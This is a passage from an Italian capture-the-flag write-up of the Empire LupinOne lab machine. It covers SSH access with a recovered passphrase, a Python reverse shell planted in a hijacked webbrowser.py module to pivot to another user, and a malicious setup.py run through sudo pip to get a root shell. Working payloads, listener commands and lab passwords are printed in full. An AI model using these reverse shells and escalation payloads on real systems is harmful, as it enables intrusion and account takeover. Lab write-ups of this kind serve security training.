


La passphrase ssh dell'utente target è "**P@55w0rd!**". Questa scoperta permetterà di accedere ad Empire Lupin One impersonando icex64, dunque viene eseguito il comando ed alla richiesta inseriamo la passphrase:


ssh icex64@10.0.2.5 -i ssh_key.txt
P@55w0rd!



Effettuato l'accesso è possibile controllare file e cartelle in cerca di ulteriori indizi. Utilizzando "**ls -la**" possiamo vedere eventuali cartelle e file presenti sul sistema e "**sudo -l**" per controllare i permessi dell'utente.



Da subito si notano elementi interessanti, quali "**user.txt**" al quale possiamo accedere e "**User icex64 may run the following commands on LupinOne:**
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py" che ci indica un eseguibile dell'utente arsene con i permessi concessi all'utente icex64.
Per primo è stato aperto user.txt utilizzando il comando "cat" che mostrerà un flag utente.



Successivamente è stato controllato il percorso suggerito in precedenza (**/home/arsene**), che ci mostra un messaggio lasciato dall'utente arsene, all'interno del file "**note.txt**" che chiede di controllare la sicurezza del suo codice, altrimenti potrebbe compromettere il suo account permettendo a chiunque di vedere i suoi file segreti.

```
icex64@LupinOne:~$ cd /home/arsene/
icex64@LupinOne:/home/arsene$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 arsene arsene   47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw------- 1 arsene arsene   67 Oct  4  2021 .secret
icex64@LupinOne:/home/arsene$ ./.secret
-bash: ./.secret: Permission denied
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$
```


Analizzando anche il file “heist.py” troviamo altre indicazioni inerenti al codice menzionato che richiede di importare la libreria “webbrowser” e di stampare il fatto che non ancora pronto per entrare in azione.

```
Arsene Lupin.
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$
```

Avendo un codice che può essere eseguito come arsene senza la necessità di inserire la password all’avvio, si può sfruttare questa situazione per inserire una reverse shell all’interno del codice che ci permetta di fare l’escalation di privilegi.



Aperto il file "**webbrowser.py**" è stata caricata una reverse shell per l'escalation:

Codice:

```
import os, socket, subprocess
try:
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect(("10.0.2.15", 1234))
   os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
   subprocess.call(["/bin/bash","-i"])
except Exception:
   os.system("/bin/bash -p")
```

Analisi del funzionamento del codice

Lo script implementa una **reverse shell** con un **fallback locale**.

Import dei moduli

1. socket fornisce le primitive di rete, ovvero consente le operazioni di base per comunicare via rete.
2. subprocess consente l'avvio di processi.
3. os permette di manipolare file descriptor e invocare comandi di sistema.

Blocco try **(tentativo di reverse shell)**

1. socket.socket(socket.AF_INET, socket.SOCK_STREAM) istanzia un **socket TCP IPv4**.
2. s.connect(("10.0.2.15", 1234)) apre una **connessione in uscita** verso l'indirizzo e la porta specificati.
3. os.dup2(s.fileno(), 0/1/2) duplica il file descriptor del socket sui tre stream standard del processo: **stdin (0)**, **stdout (1)** e **stderr (2)**. Da questo momento l'I/O del processo verrà instradato sulla connessione TCP.
4. subprocess.call(["/bin/bash","-i"]) avvia una **shell Bash interattiva**; grazie al reindirizzamento, la shell utilizza il socket come terminale remoto. I comandi e le risposte viaggiano sulla stessa connessione.

Blocco except **(fallback locale)**

1. Se una qualunque istruzione nel try solleva un'eccezione (ad esempio la connessione non va a buon fine), esegue os.system("/bin/bash -p").
2. L'opzione -p di Bash mantiene **effettivi UID/GID** del processo chiamante, evitando il *privilege drop*: la shell locale risulta quindi avviata con gli stessi privilegi del processo che esegue lo script.

Effetto complessivo

Il codice tenta innanzitutto di instaurare una **shell remota** instradata su TCP; in assenza di connessione riuscita, garantisce comunque l'apertura di una **shell locale** con i privilegi correnti. L'intero meccanismo è ottenuto reindirizzando gli stream standard verso un socket e avviando una Bash interattiva, con una gestione degli errori che preserva la disponibilità della shell.

Escalation dei privilegi

Prima di eseguire il codice dal target, è bene mettere da subito la macchina attaccante in ascolto sulla porta specificata nel codice malevolo (in questo caso la porta 1234), per evitare possibili crash che farebbero fallire lo script.
Verrà utilizzato il comando "**nc -lvnp 1234**".

Successivamente si richiama il comando che era stato consigliato dal “sudo -l”:
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

“**-u**” indica l’utente con cui eseguire il codice.

```
icex64@LupinOne:~$ sudo -u  arsene  /usr/bin/python3.9 /home/arsene/heist.py
```

La reverse shell ha funzionato e adesso siamo connessi come utente arsene.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 45822
arsene@LupinOne:/home/icex64$ whoami
whoami
arsene
arsene@LupinOne:/home/icex64$
```

Per prima cosa è stato visionato il file “**.secret**” in cui l’attuale utente, che detesta dimenticare la propria password, l’ha scritta come promemoria.

```
arsene@LupinOne:/home/icex64$ cat /home/arsene/.secret
cat /home/arsene/.secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
arsene@LupinOne:/home/icex64$
```

Esaminati i permessi di arsene, ancora col comando “sudo -l” si scopre che possiede un eseguibile come root, dunque è possibile fare un processo più o meno simile a ciò che è stato fatto poc’anzi.

```
arsene@LupinOne:/home/icex64$ sudo -l
sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

Per proseguire con l’escalation è stato creato un pacchetto malevolo

```
arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo pip install $TF
```

Analisi costruzione del pacchetto malevolo

L'operazione mostrata consiste nello sfruttare la fase di **install** di pip per eseguire codice con privilegi elevati e sostituire il processo con una shell.

1. **Preparazione della sorgente temporanea**
Viene creata una directory casuale in /tmp e memorizzata in TF. Questa cartella funge da "pacchetto" locale che pip andrà a installare.

2. **File con codice malevolo**
All'interno di TF viene scritto un setup.py minimale contenente una singola istruzione:
os.execl('/bin/sh','sh','-c','sh <$(tty) >$(tty) 2>$(tty)').
Questa chiamata **rimpiazza** il processo corrente con /bin/sh e collega **stdin, stdout e stderr** al **TTY** del terminale che ha avviato l'installazione. Il risultato è una shell interattiva sullo stesso terminale.

3. **Invocazione di** pip **con privilegi elevati**
L'installazione del "pacchetto" locale viene avviata con sudo pip install $TF. Durante questa fase, pip legge ed **esegue** setup.py come parte del normale ciclo di installazione; poiché pip è in esecuzione con sudo, anche il codice del file di build gira con privilegi **root**.

4. **Sostituzione del processo e presa di controllo**
Non appena setup.py viene interpretato, execl() sostituisce il processo pip con una **/bin/sh** collegata al TTY. Da quel momento, i comandi inseriti nel terminale vengono eseguiti direttamente nella nuova sessione con privilegi di amministratore.

Effetto complessivo: l'installazione di un pacchetto locale che contiene un setup.py con una execl() mirata trasforma l'esecuzione di pip in una **shell root interattiva**, ottenuta senza ulteriori passaggi una volta avviata l'installazione con sudo.

Presa del flag root

Adesso che il pacchetto malevolo è stato eseguito grazie al comando “**pip install $TF**”, si è ottenuto l’acceso come root

```
arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo pip install $TF
Processing /tmp/tmp.aUcUbKzjzb
# whoami
root
# pwd
/tmp/pip-req-build-xjhsd74b
# cd
# ls
root.txt
```

Navigando al suo interno si trova facilmente il file “**root.txt**” che consegnerà l’obiettivo finale: il flag root.